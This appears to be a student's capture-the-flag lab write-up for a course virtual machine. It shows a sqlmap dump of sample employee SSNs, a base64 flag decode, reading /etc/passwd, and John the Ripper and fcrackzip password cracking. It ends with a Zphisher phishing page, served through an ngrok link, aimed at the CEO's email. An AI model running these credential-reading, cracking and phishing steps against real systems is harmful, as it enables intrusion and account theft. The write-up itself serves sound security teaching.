[21:50:39] [INFO] fetching columns for table 'flag3_is_inside' in database 'flag3_is_inside'
Database: flag3_is_inside
Table: flag3_is_inside
[5 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| id     | int          |
| name   | varchar(255) |
| salary | int          |
| ssn    | varchar(255) |
| title  | varchar(255) |
+--------+--------------+

[21:50:39] [INFO] fetching columns for table 'flag3_is_inside' in database 'flag3_is_inside'
[21:50:39] [INFO] fetching entries for table 'flag3_is_inside' in database 'flag3_is_inside'
Database: flag3_is_inside
Table: flag3_is_inside
[4 entries]
+----+-------------+----------------------+------------+---------+
| id | ssn         | name                 | title      | salary  |
+----+-------------+----------------------+------------+---------+
| 1  | 000-00-0001 | Bob Dobbs            | CEO        | 1       |
| 2  | 000-00-0002 | C. Montgomery Burns  | Contractor | 100000  |
| 3  | 111-22-9876 | Brad Pitiful         | Actor      | 9000000 |
| 4  | 220-00-1234 | Alan Smithee         | Director   | 25000   |
+----+-------------+----------------------+------------+---------+

[21:50:39] [INFO] table 'flag3_is_inside.flag3_is_inside' dumped to CSV file '/home/kali/.local/share/sq
lmap/output/192.168.127.131/dump/flag3_is_inside/flag3_is_inside.csv'
[21:50:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168
.127.131'
[21:50:39] [WARNING] your sqlmap version is outdated

[*] ending @ 21:50:39 /2023-03-11/
```


119351130
Sumanth Vankineni

Flag3

The above screenshot shows the content of the flag3 database which contains sensitive information of the company employees such as the Social Security number (SSN) and their salaries.


Part3:

Upon privilege escalating I've discovered the location of the flag4 under the /var/www/html directory. The flag4 is a php file which contains some code and encoded values.



```
admin@enpm685:/$ ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  swap.img  tmp  var
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   sys       usr
admin@enpm685:/$ cd var
admin@enpm685:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  snap  spool  tmp  www
admin@enpm685:/var$ cd www
admin@enpm685:/var/www$ ls
admin  html
admin@enpm685:/var/www$ cd html/
admin@enpm685:/var/www/html$ ls
careers.php  flag4.php  index.php  movies  movies.php  upload.php  uploads
admin@enpm685:/var/www/html$ cat flag4.php
<?php

// you'll need to crack the code to find flag4.
// good luck!

$y = "ZmxhZzQ6IEkZZafwX157nnbSBub3Qgc2NhcmVkIG9mIGEgbGl0dGxlIGJZZafwX157nhc2ZZafwX157nU2NCZZafwX157nBlbZ
ZafwX157nmNvZGluZw==";
$z = "WW91IGVudGVyZWQgdGhlIZZafwX157nZZafwX157nHdyb25nIGNvZGUuICBUZZafwX157ncnkgYWdhaW4";

if (!isset($_GET['code']))
{
        echo "4 digit code not entered, <a href=\"flag4.php?code=0001\">try again?</a>";
}
else
{
        $a = $_GET['code'];
        if ($a == '0000')
                { $resp=$y; $resp=$z; }
        elseif ($a == '0001')
                { $resp=$y; $resp=$z; }
        elseif ($a == '0002')
                { $resp=$y; $resp=$z; }
        elseif ($a == '0003')
                { $resp=$y; $resp=$z; }
```


119351130
Sumanth Vankineni



```
                { $resp=$y; $resp=$z; }
        elseif ($a == '9998')
                { $resp=$y; $resp=$z; }
        elseif ($a == '9999')
                { $resp=$y; $resp=$z; }
        else
                { $resp=$y; $resp=$z; }

        echo base64_decode(str_replace("ZZafwX157n", "", $resp));
}

?>
```

119351130
Sumanth Vankineni

The end of the flag4 file contains a statement saying str_replace "ZZafwX157n" and the base64_decode function. So, I've tried decoding the values of y and z using the command shown in the following screenshot and found the flag4 contents.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo -n "WW91IGVudGVyZWQgdGhlIHdyb25nIGNvZGUuICBUcnkgYWdhaW4" | base64 --decode
You entered the wrong code.  Try againbase64: invalid input

┌──(kali㉿kali)-[~/Desktop]
└─$ echo -n 'ZmxhZzQ6IEknbSBub3Qgc2NhcmVkIG9mIGEgbGl0dGxlIGJhc2U2NCBlbmNvZGluZw==' | base64 --decode
flag4: I'm not scared of a little base64 encoding
```

Flag4

Part4:

The flag 5 was found directly by privilege escalating and displaying the contents of the careers.php file as shown in the below screenshot. Flag5:skills in reading between lines.




```
admin@enpm685:/var/www/html$ ls
careers.php  flag4.php  index.php  movies  movies.php  upload.php  uploads
admin@enpm685:/var/www/html$ cat careers.php
<title>Careers @ ENPM685 Pictures, Inc.</title>

<h1>We're looking for some good people, are you one of them?</h1>

<h4>Office Manager</h4>
Requirements:
<ul>
<li> Someone to manage the office
<li> Previous office management skills desired
<li>  Must not mind having to read terrible movie scripts
</ul>

<h4>Web Developer</h4>
Requirements:
<ul>
<li>PHP skills
<li>Javascript skills
<li>Secure coding practices
<li>Python skills
<li>Ruby skills
</ul>

<h4>IT Manager</h4>
Requirements:
<ul>
<li>Internet skills
<li>Nunchuck skills
<li>Windows XP/7/8/10 skills
<li>Linux skills
<li>F5 load balancer skills
<li>flag5: skills in reading between the lines
<li>Firewall skills
<li>Python scripting skills
<li>Port scanning skills
</ul>

Send your resumes to our CEO, Bob Dobbs: <a href="mailto:enpm685@gmail.com">enpm685@gmail.com</a>
<br><br>
<a href="/index.php">Back to our main page</a>
```

119351130
Sumanth Vankineni

Flag5


Part5:

On checking the etc/passwd file the hint is given that the crackme user's password has to be cracked for a flag.



```
admin@enpm685:/$ cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologi
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nolog
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
enpm685:x:1000:1000:ENPM685:/home/enpm685:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
admin:x:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
bobdobbs:x:5003:5003:Bob Dobbs,,,:/home/bobdobbs:/bin/bash
crackme:x:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash
admin:x:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
bobdobbs:x:5003:5003:Bob Dobbs,,,:/home/bobdobbs:/bin/bash
crackme:x:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash
admin:x:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
bobdobbs:x:5003:5003:Bob Dobbs,,,:/home/bobdobbs:/bin/bash
crackme:x:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash
admin@enpm685:/$
```


119351130
Sumanth Vankineni



```
admin@enpm685:~$ ls
flag6-is-inside.zip  flag6.txt  passwd.bak  shadow.bak
```

The passwd.bak and shadow.bak files are the backup files which contain the user account information such as usernames, userid's and encrypted passwords.


The unshadow command is used to combine the passwd and shadow files into a single file which can given as a input the to John the ripper tool to crack the passwords for the user accounts. The following screenshot shows the cracked password for the crackme user which itself is the flag2.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ unshadow passwd.txt shadow.txt > inputfile

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show inputfile
enpm685:password:1000:1000:ENPM685:/home/enpm685:/bin/
admin:monkey:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
crackme:flag2:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash
admin:monkey:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
crackme:flag2:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash
admin:monkey:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
crackme:flag2:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash

7 password hashes cracked, 3 left
```

```
119351130
Sumanth Vankineni
```


Flag2




```
admin@enpm685:~$ su crackme
Password:
crackme@enpm685:/home/admin$
```

Part6:

The flag1 zip file has been found under the /home/bobdobbs directory, but it is password protected. I've tried using multiple password cracking tools with various wordlists but all of them were unsuccessful.




```
admin@enpm685:/home$ sudo chmod go+rx bobdobbs/
admin@enpm685:/home$ cd bobdobbs/
admin@enpm685:/home/bobdobbs$ ls
flag1-is-inside.zip  readme.txt
admin@enpm685:/home/bobdobbs$ cat readme.txt
Good luck hacker scum you'll never be able to crack the password!
admin@enpm685:/home/bobdobbs$ pwd
/home/bobdobbs
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ scp -r admin@192.168.127.131:/home/bobdobbs/flag1-is-inside.zip .
admin@192.168.127.131's password:
flag1-is-inside.zip                                        100%  281    195.1KB/s   00:00

┌──(kali㉿kali)-[~/Desktop]
└─$ fcrackzip -D -p /usr/share/wordlists/rockyou.txt -v -u flag1-is-inside.zip
found file 'flag1.txt', (size cp/uc     97/     93, flags 9, chk a5db)
```


In the beginning the first page of the web application displayed the email address of the CEO. This email address could be used to phish the CEO and capture sensitive information.

Zphisher is an automated phishing tool which generates a URL which contains a fake landing page and captures the input entered by the victim. I've crafted an email template containing the URL and sent it to the CEO's email.



```
ZPHISHER 2.3.5

[-] URL 1 : https://e895-52-124-42-52.ngrok.io
[-] URL 2 : https://is.gd/c4idJx
[-] URL 3 : https://blue-verified-badge-for-facebook-free@is.gd/c4idJx
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 52.124.42.52
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : rr
[-] Password : gdfg
```


11935113 0
Sumanth Vankineni



